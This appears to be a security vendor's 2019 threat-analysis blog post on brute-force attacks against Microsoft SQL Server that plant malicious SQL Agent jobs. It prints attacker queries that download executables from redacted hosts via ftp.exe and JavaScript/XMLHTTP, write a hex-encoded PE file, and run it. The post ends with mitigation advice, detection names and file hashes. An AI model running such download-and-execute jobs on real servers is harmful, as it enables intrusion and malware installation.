
Agent 1433: remote attack on Microsoft SQL Server

By Alexander Plakhov

Published: 2019-08-22 · Archived: 2026-04-05 13:48:11 UTC

All over the world companies large and small use Microsoft SQL Server for database management. Highly popular yet insufficiently protected, this DBMS is a target of choice for hacking. One of the most common attack on Microsoft SQL Server — the remote attack based on malicious jobs — has been around for a long time, but it is still used to get access to workstations through less-than-strong administrator password.



Attempted attacks geography from January through July 2019

According to our statistics, the majority of such attacks fall on Vietnam (>16%), Russia (~12%), India (~7%), China (~6%), Turkey and Brazil (5% each).

Attack description

Microsoft SQL Server attacks are normally massive in nature and have no particular target: the attackers scan sub-networks in search of a server with a weak password. The attack begins with a remote check of whether the system has MS SQL Server installed; next the intruders proceed to brute-force the account password to access the system. In addition to password brute-forcing, they may also resort to authorization via a user account token, authorized on a previously infected machine.

```
sub_401D56(&v6, "DRIVER={SQL Server};SERVER=");
v11 = 0;
sub_41DF18(v4 + 26);
sub_41DF18(",1433;Trusted_Connection=Yes;DATABASE=master");
LOBYTE(v11) = 1;
(*(void (__thiscall **)(_DWORD *, char *))(*v4[42] + 20))(v4[42], &v6);
sub_401D56(&v9, "SSPI");
LOBYTE(v11) = 2;
sub_401D56(&v8, "IntegratedSecurity");
```

SQL Server authorization

As soon as penetration is accomplished, the attackers modify server configuration in order to access the command line. That done, they can covertly make the malware secure in the target system using jobs they had created for the SQL Server.

Examples of jobs

Job is a sequence of commands executed by SQL Server agent. It may comprise a broad range of actions, including launching SQL transactions, command line applications, Microsoft ActiveX scripts, Integration Services packages, Analysis Services commands and queries, as well as PowerShell scripts.

A job consists of steps, the code featured in each one being executed at certain intervals, allowing intruders to deliver malicious files to the target computer again and again, should they be deleted.

Below are a few examples of malicious queries:

- Installing a malware download job using the standard ftp.exe utility:

```
use msdb;exec sp_add_job 'x';exec sp_add_jobstep Null,'x',Null,'1',
'CMDEXEC','cmd /c del ias\ias.mdb&del ias\dnary.mdb&net1 stop sharedaccess
&md Image&cd Image&del *.* /f /s /q&Echo y|cacls %windir%\system32\ftp.exe
/c /p EveryOne:F>nul&echo open [redacted]>c.k&echo new>>c.k&echo 123
>>c.k&echo mget *.exe>>c.k&echo bye>>c.k&ftp -i -s:c.k&del c.k
&Echo y|cacls %windir%\system32\ftp.exe /c /p EveryOne:N>nul&
echo for %%i in (*.exe) do start %%i>DoIt.bat&DoIt.bat&
ping -n 10 127.0.0.1&DoIt.bat&del DoIt.bat';
exec sp_add_jobserver Null,'x',Null;exec sp_start_job 'x';
```

- Downloading malware from a remote resource using JavaScript:

```
DECLARE @js int
EXEC sp_OACreate 'ScriptControl',@js OUT
EXEC sp_OASetProperty @js, 'Language', 'JavaScript1.1'
EXEC sp_OAMethod @js, 'Eval', NULL, 'var x = new ActiveXObject("Microsoft.XMLHTTP");
x.Open("GET", "http://[redacted]exe",0);x.Send();
var s = new ActiveXObject("ADODB.Stream");s.Mode = 3;s.Type = 1;
s.Open();s.Write(x.responseBody);s.SaveToFile("C:\Windows\temp\searsvc.exe",2);
var r = new ActiveXObject("WScript.Shell");r.Run("C:\Windows\temp\searsvc.exe");'
```

- Writing a malware file into the system followed by its execution:

```
DECLARE @ObjectToken INT;
EXEC sp_OACreate 'ADODB.Stream',
@ObjectToken OUTPUT;
EXEC sp_OASetProperty @ObjectToken, 'Type', 1;
EXEC sp_OAMethod @ObjectToken, 'Open';
EXEC sp_OAMethod @ObjectToken, 'Write',
NULL,0
x4D5A90000300000004000000FFFF0000B800000000000000400000000000000000000000000000000000
F64652E0D0D0A2400000000000000F7EE3DD3B38F5380B38F5380B38F5380C8935F80B08F5380DC90
8B38F53800000000000000000000000000000000000000000000000504500004C010400DE8A2E4F
40000000000002000000000100001000000000100001000000000000010000000000000000000
00000000000000000000000000000000040010240300000000000000000000000000000000000
```

We have analyzed the payloads delivered to the compromised machines via malicious jobs to learn that most of them were cryptocurrency miners and remote access backdoors. The less common ones included passwords capture and privilege escalation utilities. It should be mentioned, however, that the choice of payload depends on the attackers' goals and capabilities and is by no means limited to the mentioned options.

To protect your machines from malicious job attacks, we recommend using robust, brute-force-proof passwords for your SQL Server accounts. It will also pay to check Agent SQL Server for third-party jobs.

Kaspersky Lab products return the following verdicts when detecting malware that installs malicious SQL Server jobs:

- Trojan.Multi.GenAutorunSQL.a
- HEUR:Backdoor.Win32.RedDust.gen
- HEUR:Backdoor.MSIL.RedDust.gen

And use proactive detection using the System Watcher component:

- PDM:Trojan.Win32.GenAutorunSqlAgentJobRun.*
- PDM:Trojan.Win32.Generic
- PDM:Exploit.Win32.Generic

MD5

- 6754FA8C783A947414CE6591D6FA8540
- 91A12A4CF437589BA70B1687F5ACAD19
- 98DFA71C361283C4A1509C42F212FB0D
- A3F0B689C7CCFDFAEADD7CBBF1CD92B6
- E2A34F1D48CE4BE330F194E8AEFE9A55
